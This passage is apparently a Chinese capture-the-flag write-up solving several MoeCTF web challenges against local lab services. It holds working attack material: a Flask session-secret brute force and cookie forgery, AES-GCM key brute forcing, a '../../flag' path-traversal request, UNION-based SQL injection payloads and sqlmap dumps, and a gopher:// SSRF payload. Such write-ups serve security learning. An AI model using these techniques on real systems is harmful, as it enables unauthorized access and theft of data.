
然后解码所有key的base64：

KEY	原始值	BASE64 解码结果
Key1	N2ghNUkkTQ	7h!5I$M
Key2	QDBtNG9k	@0m4od
Key3	M0szeUVuKw==	3K3yEn+
Key4	ZXJUaDFzbGE=	erTh1sla
Key5	ITkzdA==	!93t

KEY	原始值	BASE64 解码结果
Key6	ZnwxbGFA	f|1la@
Key7	NGFAZzY5Nmc5	4a@g696g9

填入测试：





- 当零来敲门

首先给了两个环境，一个是聊天室服务器一个是本地python服务，最开始不知道是干嘛的就先把两个端都打开之后发现聊天室服务器的界面服务是断开的每1s中就断开根本用不了，然后python服务进去了之后发现是python交互环境，尝试：

```
>>> import os
>>> print(os.listdir('.'))
['.bash_logout', '.bashrc', '.profile']
>>> print(os.listdir('/'))
['var', 'bin', 'dev', 'etc', 'lib64', 'lib', 'home', 'usr', 'sys', 'sbin', 'run', 'media', 'proc', 'root', 'opt', 'tmp',
 'srv', 'boot', 'mnt']
>>> print(os.listdir('/home'))
['challenger']
>>> print(os.listdir('/tmp'))
[]
>>> print(os.listdir('/opt'))
[]
>>> print(os.listdir('/srv'))
[]
```

发现几乎是空的说明重点不在文件系统，尝试测网络：

```python
import requests
print(requests.get('http://127.0.0.1:8080/').text)
```

```
>>> import requests
print(requests.get('http://127.0.0.1:8080/').text)>>> print(requests.get('http://127.0.0.1:8080/').text)
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>MoeCTF DevOps 报数大作战</title>
    <style>
        body { font-family: sans-serif; background: #f0f2f5; margin: 0; padding: 20px; display: flex; flex-direction: co
lumn; align-items: center; }
        .container { width: 600px; background: white; border-radius: 8px; box-shadow: 0 4px 12px rgba(0,0,0,0.1); paddin
g: 20px; }
        h2 { margin-top: 0; color: #333; text-align: center; }
        .status { background: #e3f2fd; padding: 10px; border-radius: 4px; font-weight: bold; margin-bottom: 15px; color:
 #0d47a1; text-align: center; }
        .chat-box { height: 350px; border: 1px solid #ddd; border-radius: 4px; overflow-y: scroll; padding: 10px; margin
-bottom: 15px; background: #fafafa; }
        .msg { margin-bottom: 8px; font-size: 14px; }
        .time { color: #999; margin-right: 5px; }
        .user { font-weight: bold; color: #2b6cb0; margin-right: 5px; }
        .input-area { display: flex; gap: 10px; }
        input { padding: 10px; border: 1px solid #ddd; border-radius: 4px; font-size: 14px; }
        #username { width: 80px; }
        #msg { flex: 1; }
        button { padding: 10px 20px; background: #3182ce; color: white; border: none; border-radius: 4px; cursor: pointe
r; font-weight: bold; }
        button:hover { background: #2b6cb0; }
    </style>
</head>
<body>
```

输出的响应和浏览器一模一样，因此可以确定，这个python环境本地运行着聊天室后端服务，于是重点就变成了在python端写脚本使成功在500前拿到flag

脚本代码如下：

```python
import urllib.request
import json
import time
import socket
import base64
import os
import threading
flag_found = False
all_ws = []
def send_num(n):
```

```
    data = json.dumps({"user": "挑战者", "msg": n}).encode()
    req = urllib.request.Request(
        "http://127.0.0.1:8080/chat",
        data=data,
        headers={"Content-Type": "application/json"}
    )
    try:
        resp = urllib.request.urlopen(req, timeout=1.2)
        return resp.read().decode()
    except:
        return ""
def parse_ws_frames(data):
    """更靠谱的简单帧解析"""
    messages = []
    i = 0
    while i < len(data):
        if i + 2 > len(data):
            break
        b1, b2 = data[i], data[i+1]
        opcode = b1 & 0x0F
        masked = (b2 & 0x80) != 0
        plen = b2 & 0x7F
        i += 2
        if plen == 126:
            if i + 2 > len(data): break
            plen = int.from_bytes(data[i:i+2], 'big')
            i += 2
        elif plen == 127:
            if i + 8 > len(data): break
            plen = int.from_bytes(data[i:i+8], 'big')
            i += 8
        if masked:
            if i + 4 > len(data): break
            mask = data[i:i+4]
            i += 4
        else:
            mask = None
        if i + plen > len(data):
            break
        payload = data[i:i+plen]
        i += plen
        if mask:
            payload = bytes(b ^ mask[j % 4] for j, b in enumerate(payload))
        if opcode == 1:  # text
            try:
                messages.append(payload.decode('utf-8', errors='ignore'))
            except:
                pass
    return messages
def ws_listener():
    global flag_found
    while not flag_found:
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(10)
            sock.connect(('127.0.0.1', 8080))

            key = base64.b64encode(os.urandom(16)).decode()
            handshake = (
```

```
                "GET /ws HTTP/1.1\r\n"
                "Host: 127.0.0.1:8080\r\n"
                "Upgrade: websocket\r\n"
                "Connection: Upgrade\r\n"
                f"Sec-WebSocket-Key: {key}\r\n"
                "Sec-WebSocket-Version: 13\r\n\r\n"
            )
            sock.send(handshake.encode())
            resp = sock.recv(1024).decode()
            if "101" not in resp:
                sock.close()
                time.sleep(0.5)
                continue
            print("[WS] 已连接，持续监听中 ... ")
            while not flag_found:
                try:
                    data = sock.recv(8192)
                    if not data:
                        break
                    msgs = parse_ws_frames(data)
                    for text in msgs:
                        print(f"[WS] {text}")
                        all_ws.append(text)
                        # 真正包含 flag 内容才停
                        if "moectf{" in text.lower() or "flag{" in text.lower() or "moe{" in
text.lower():
                            print("\n发现 Flag")
                            print(text)
                            flag_found = True
                            break
                except socket.timeout:
                    continue
                except Exception as e:
                    print(f"[WS] 接收异常: {e}")
                    break
            sock.close()
        except Exception as e:
            print(f"[WS] 连接异常: {e}")
            time.sleep(0.8)
# 启动监听线程
t = threading.Thread(target=ws_listener, daemon=True)
t.start()
time.sleep(1.2)
# 主循环
attempt = 1
while not flag_found and attempt ≤ 12:
    print(f"\n第 {attempt} 次冲刺")
    current = 1
    while current ≤ 500 and not flag_found:
        result = send_num(current)
        print(f"{current} → {result}")
        if "win" in result:
            print("\n已到达终点！继续监听 WebSocket 10 秒，等 Flag 公布 ... ")
            # 再发几次 500 确保触发
            for _ in range(2):
                send_num(500)
            time.sleep(10)  # 关键！给后续消息足够时间
            break
        if "success" in result:
```

```
            current += 1
        else:
            print(f">>> 在 {current} 被重置，重新开始")
            time.sleep(0.25)
            break
    attempt += 1
print("\n 全部结束 ")
print("所有收集到的 WebSocket 消息: ")
for m in all_ws:
    print(m)
```

该代码的逻辑主要是，之前尝试单纯数数到500，发现啥也没有得到，说明flag不在HTTP响应里，只能通过帧解析提取，然后import发现环境里没有websockets等库只能手动完成WebSocket 握手 + 简单帧解析，因此脚本必须在告诉发顺序的同时实时监听WebSocket拿flag

脚本运行结果：

```
[WS] {{"type":"chat","time":"09:02:18","user":"SYSTEM","text":"🎉 终点达成！ Flag 已经向全场公布！ ","current":500}
~{"type":"chat","time":"09:02:18","user":"SYSTEM","text":"祝贺玩家 [挑战者]! Flag 为: moectf{PYThon_L4NGU@ge_IS-5O_SlMPL
3_TH4T_w3-C@n_MaKE_5ome-small-and-practical-tools0}","current":500}


***** FLAG *****
 {{"type":"chat","time":"09:02:18","user":"SYSTEM","text":"🎉 终点达成！ Flag 已经向全场公布！ ","current":500}
~{"type":"chat","time":"09:02:18","user":"SYSTEM","text":"祝贺玩家 [挑战者]! Flag 为: moectf{PYThon_L4NGU@ge_IS-5O_SlMPL
3_TH4T_w3-C@n_MaKE_5ome-small-and-practical-tools0}","current":500}
```

- 查分系统_revenge

F12打开发现该系统没有任何动态js之类的东西，就是一个静态爆破的题，可以分析它的加密逻辑：

在body有一个重要语句：

```HTML
<button id="btn_search" onclick="searchScore()">查询成绩</button>
```

控制台依次查：

```
console.log(Object.keys(window).filter(k => typeof window[k] === 'function' && k.toLowerCase().includes('decrypt') || k.toLowerCase().includes('aes') || k.toLowerCase().includes('score')))
▶ (2) ['tryDecrypt', 'searchScore']
undefined
console.log(tryDecrypt.toString())
async function tryDecrypt(record, sid) {
    const key = await makeKey(sid);
    const iv = b64ToBytes(commonIv);
    const data = b64ToBytes(record["数据"]);
    const plain = await crypto.subtle.decrypt({ name: "AES-GCM", iv }, key, data);
    const student = JSON.parse(new TextDecoder().decode(plain));
    if (String(student["学号"]) !== sid) throw new Error("mismatch");
    return student;
}
```

IV数据是base64加密

```
> console.log(showResult.toString())
  console.log(showErr.toString())
  function showResult(student) {
      const errDom = document.getElementById("error_tip");
      const resDom = document.getElementById("result_box");
      let showHtml = "";
      Object.entries(student).forEach(([fieldName, val]) => {
          showHtml += `<div>${esc(fieldName)}: ${esc(val)}</div>`;
      });
      errDom.style.display = "none";
      resDom.innerHTML = showHtml;
      resDom.style.display = "block";
  }
  function showErr(msg) {
      const errDom = document.getElementById("error_tip");
      const resDom = document.getElementById("result_box");
      errDom.innerText = msg;
      errDom.style.display = "block";
      resDom.style.display = "none";
  }
< undefined
> console.log(makeKey.toString())
  async function makeKey(password) {
      const raw = new TextEncoder().encode(password);
      const hash = await crypto.subtle.digest("SHA-256", raw);
      return crypto.subtle.importKey("raw", hash, { name: "AES-GCM" }, false, ["decrypt"]);
  }
< undefined
```

学号加密是sha256

然后script里面

```HTML
const commonIv = "bW9lY3RmMjAyNml2";
```

base64解码出来是moectf2026iv，然后就是一堆加密数据

但是还是没啥有用信息只能无脑爆破8位数学号，不过第一题的查分系统可以参考，两个成绩系统的数据库都是92可以尝试试试，旧版学号的前8位都可以解开新版学号的成绩，只有moectf这条被重置了（第47条密文）

然后尝试爆破学号，写一个js脚本，提取第47条密文，执行sha-256得到密钥比对，命中则成功


爆破脚本：

```JS
// crack.js
const fs = require("fs");
const crypto = require("crypto");

const html = fs.readFileSync("system_rev.html", "utf8");
const records = JSON.parse(
  html.match(/const encryptedStudentData = (\[[\s\S]*?\]);\r?\n\r?\nfunction b64ToBytes/)[1]
);

const target = Buffer.from(records[46]["数据"], "base64");
const iv = Buffer.from("moectf2026iv", "utf8");
const counter = Buffer.concat([iv, Buffer.from([0, 0, 0, 2])]);
```

```
const knownPrefix = Buffer.from('{"序号":47,"学号":"', "utf8");

for (let number = 0; number < 100000000; number++) {
  const sid = String(number).padStart(8, "0");
  const key = crypto.createHash("sha256").update(sid).digest();

  // GCM 首块密钥流 = AES_K(IV || 00000002)
  const aes = crypto.createCipheriv("aes-256-ecb", key, null);
  aes.setAutoPadding(false);
  const keystream = aes.update(counter);

  let matched = true;
  for (let i = 0; i < 16; i++) {
    if ((target[i] ^ keystream[i]) !== knownPrefix[i]) {
      matched = false;
      break;
    }
  }
  if (!matched) continue;

  // 首块命中后，以 GCM Tag 作最终验证
  try {
    const decipher = crypto.createDecipheriv("aes-256-gcm", key, iv);
    decipher.setAuthTag(target.subarray(-16));
    const plain = Buffer.concat([
      decipher.update(target.subarray(0, -16)),
      decipher.final()
    ]);
    console.log("学号:", sid);
    console.log(plain.toString());
    break;
  } catch {}
}
```

运行：

```
PS D:\LJY\Web\题目\moectf2026> node .\crack.js
学号： 25178346
{"序号":47,"学号":"25178346","姓名":"moectf","专业":"计算机科学与技术","Ⅰ-1-1":10,"Ⅰ-1-2":2,"Ⅰ-2-1":2,"Ⅰ-2-2":10,"Ⅰ-2-3":9,"Ⅰ-2-4":6,"Ⅰ-3-1":1,"Ⅰ-3-2":6,"Ⅰ-4-1":3,"Ⅰ-4-2":1,"Ⅰ-5-1":0,"Ⅰ-5-2":5,"Ⅱ-1-1":6,"Ⅱ-1-2":1,"Ⅱ-2-1":6,"Ⅱ-2-2":0,"Ⅱ-3-1":4,"Ⅱ-3-2":6,"Ⅱ-4-1":2,"Ⅱ-4-2":8,"Ⅱ-5":0,"Ⅲ-1-1":6,"Ⅲ-1-2":4,"Ⅲ-1-3":3,"Ⅲ-1-4":6,"Ⅲ-2-1":4,"Ⅲ-2-2":9,"Ⅲ-2-3":3,"总分":123,"折合":"moectf{y0u_c@n_reAd_th3_htmI_Annmnd_Buwuuurp_1IllIIlIIl11llII}"}
PS D:\LJY\Web\题目\moectf2026>
```



- MoeCatchTheFrogs

搜集青蛙的一道题，查看源码找重点：

```HTML
<script src="/static/js/app.js"></script>
<code class="flag-box" id="flag-box" hidden></code>
```

去翻一下 `/static/js/app.js`，找到几个关键的接口及其用法如下：

```
const { response, data } = await request("/api/claim");
closeModal(resultModal);
if (response.ok && data.flag) {
    messageSymbol.textContent = "✓";
    messageKicker.textContent = "图鉴收集完成";
    messageTitle.textContent = "这是属于你的奖励";
    messageContent.textContent = "九种青蛙都已确认收录。感谢你为萌蛙研究所作出的贡献。";
    flagBox.textContent = data.flag;
    flagBox.hidden = false;
```

```
const { response } = await request("/api/reset", { method: "POST" });
if (!response.ok) throw new Error();
caught = [];
renderCollection();
closeModal(resetModal);
showToast("图鉴已经重置");
```

```
try {
    const { response, data } = await request("/api/draw", { method: "POST" });
    if (!response.ok || !Number.isInteger(data.rarity)) throw new Error();
    caught = data.frogs;
    renderCollection();
    showDrawResult(data.rarity, data.is_new);
} catch {
    showToast("草丛里没有回应，请再试一次");
} finally {
    setDrawing(false);
}
```

```
try {
    const { response, data } = await request("/api/frogs");
    if (!response.ok || !Array.isArray(data.frogs)) throw new Error();
    caught = data.frogs;
    renderCollection();
    status.classList.add("ready");
    status.lastChild.textContent = " 图鉴已同步";
} catch {
    showToast("图鉴同步失败，请稍后重试");
    status.lastChild.textContent = " 图鉴同步失败";
}
```

先在burp里面查抓取青蛙的响应：

```http
HTTP/1.1 200 OK
Server: gunicorn
Date: Wed, 19 Aug 2026 10:53:30 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 54
Vary: Cookie
Set-Cookie: frog_session=eyJmcm9ncyI6WzAsMSwyLDMsNCw1LDYsN119.aoWLKg.I_fWO-41ro_B09_D-km-akmPGJE; HttpOnly; Path=/; SameSite=Lax

{"frogs":[0,1,2,3,4,5,6,7],"is_new":false,"rarity":0}
```

发现该cookie是一个Flask客户端签名，第一部分base64解码后就是`{"frogs":[0,2,3,4,5,6,7]}`，我在互联网翻了好久死活找不到签名的key没办法拿到0-8的cookie，最后还是决定绕口令爆破试试：

下载爆破词表：

```powershell
Invoke-WebRequest `
  -Uri "https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/Pwdb_top-1000000.txt" `
  -OutFile ".\passwords-1m.txt"
```

爆破：

```bash
cd /mnt/d/LJY/Web/题目/moectf2026
flask-unsign \
  --unsign \
  --no-literal-eval \
  --cookie 'eyJmcm9ncyI6WzAsMSwyLDMsNCw1LDYsN119.aoV-LQ.OB0y08equMIkwZ2tQVlTLgHhw3M' \
  --wordlist ./passwords-1m.txt
```

最后拿到key：

```
li@localhost:/mnt/d/LJY/Web/题目/moectf2026$ cd /mnt/d/LJY/Web/题目/moectf2026

flask-unsign \
  --unsign \
  --no-literal-eval \
  --cookie 'eyJmcm9ncyI6WzAsMSwyLDMsNCw1LDYsN119.aoV-LQ.OB0y08equMIkwZ2tQVlTLgHhw3M' \
  --wordlist ./passwords-1m.txt
[*] Session decodes to: {'frogs': [0, 1, 2, 3, 4, 5, 6, 7]}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 1792 attempts
b'qwe123456'
li@localhost:/mnt/d/LJY/Web/题目/moectf2026$
```

签名：

```
li@localhost:~$ flask-unsign --sign --cookie '{"frogs":[0,1,2,3,4,5,6,7,8]}' --secret 'qwe123456'
eyJmcm9ncyI6WzAsMSwyLDMsNCw1LDYsNyw4XX0.aoWRnQ.c4R-dJyXScSy46MYHgYXg4LZHo4
li@localhost:~$
```

响应：

HTTP

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Wed, 19 Aug 2026 11:39:02 GMT
Connection: keep-alive
Content-Type: application/json
Content-Length: 56
Vary: Cookie
Set-Cookie: frog_session=eyJmcm9ncyI6WzAsMSwyLDMsNCw1LDYsNyw4XX0.aoWV1g.bZ9-
UO6LBDB8rauK2fmagedYno4; HttpOnly; Path=/; SameSite=Lax

{"frogs":[0,1,2,3,4,5,6,7,8],"is_new":false,"rarity":0}
```

- 古籍翻阅


首先打开该网站就是一堆文件目录，全是404not found，需要先找到真正的flag所在文件，F12里面提供了一堆文件目录，给了一个txt也是所有目录都在里头了，打开瞅一下都是三级目录，尝试找异常的那组，尝试筛选子目录个数：

```
li@localhost:~$ awk -F'/' 'NF==1' guji_catalog.txt
true_file
li@localhost:~$ awk -F'/' 'NF==2' guji_catalog.txt
li@localhost:~$ awk -F'/' 'NF==3' guji_catalog.txt | head
zi/zhuangzi/manuscript
zi/zhuangzi/scripts
zi/zhuangzi/home
shi/shiji/archive
zi/mozi/auth
jing/shangshu/bin
shi/shiji/config
shi/sanguozhi/new
jing/liji/files
zi/zhuangzi/user
li@localhost:~$
```

发现里面有一个特殊的只有一个文件没有子目录，我们直接去互联网搜一下：

```
764             <a class="scroll-link" href="/read?book=true_file">
-                   <span class="seal">0737</span>
-                   <span class="title">无名真卷</span>
-                   <span class="meta">孤本</span>
```

大概率是这本了，我们查一下：



应该是个文件穿越的题目，尝试绝对路径读取，经查验，最终

请求：

```
GET /read?book=../../flag HTTP/1.1
Host: 127.0.0.1:18080
```


响应：

```
HTTP/1.0 200 OK
Server: SutraArchive/1.0
Date: Wed, 12 Aug 2026 09:38:25 GMT
Content-Type: text/plain; charset=utf-8
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Content-Security-Policy default-src 'self'; img-src 'self'; style-src 'self'
Cache-Control: no-store
Content-Length: 48

moectf{re@d_the_r00t_5utr4_w1th_path_tr4v3r5@l}
```

- 河湖小盗


一个SQL注入的题目，抓一下看看类型

想玩一下sqlmap，等会试试，先确认注入点：



说明是个数字型注入，后端大概是`SELECT ... FROM ... WHERE id = $id`

判断字段数：



说明3个字段数

尝试union注入：

查询序号

-1 union select 1，2，3，4 查询

没有找到匹配记录。

select1、1，2一直到1，2，3，4都没有结果

2 and length(database())>9 查询

序号	登记人	公开科目
2	周棠	大学英语

```HTTP
id=2 and length(database())>10
```

没有结果了就

-1 union select 1,2,3 查询

序号	登记人	公开科目
1	2	3

成功注入，回显说明第一列是序号第二列是登记人，第三列是公开科目

查数据库名：

0 union select 1,database(),3 查询

序号	登记人	公开科目
1	past_paper	3

查表名：

```HTTP
id=0 union select 1,group_concat(table_name),3 from information_schema.tables where
table_schema=database()
```

结果：flag_table,past_paper,public_subjects

查列名：

```http
id=0 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='flag_table'
```

结果：flag,id

拿flag：


0 union select 1,flag,3 from flag_table

查询


序号	登记人	公开科目
1	moectf{h3re_i5_your_7e$7_pap3r}	3

让我们试一下sqlmap！

```bash
python sqlmap.py -r D:\phpstudy\1.txt --batch --dbs
```




```bash
python sqlmap.py -r D:\phpstudy\1.txt --batch -D past_paper --tables
```




```bash
python sqlmap.py -r D:\phpstudy\1.txt --batch -D past_paper -T flag_table --columns
```

```
+--------+--------------+
| Column | Type         |
+--------+--------------+
| flag   | varchar(128) |
| id     | int          |
+--------+--------------+
```

```bash
python sqlmap.py -r D:\phpstudy\1.txt --batch -D past_paper -T flag_table -C flag --dump
```

```
[1 entry]
+--------------------------------+
| flag                           |
+--------------------------------+
| moectf{h3re_i5_your_7e$7_pap3r} |
+--------------------------------+
```

- 熊出没

打开浏览器是一个输入URL，已知端口为54321，服务器访问网址后拿flag的题目，应该是一个SSRF类题目

在尝试了常见的 IP 进制转换（十进制 `2130706433`、十六进制 `0x7f000001`）、缩写 IP（`127.1`）以及 IPv6（`[::1]`）均返回错误或卡死状态后，本题应该是对Host/IP进行了黑名单过滤，那我们尝试换个协议：

在输入

```bash
gopher://127.0.0.1:54321/_GET / HTTP/1.0%0d%0a%0d%0a
```

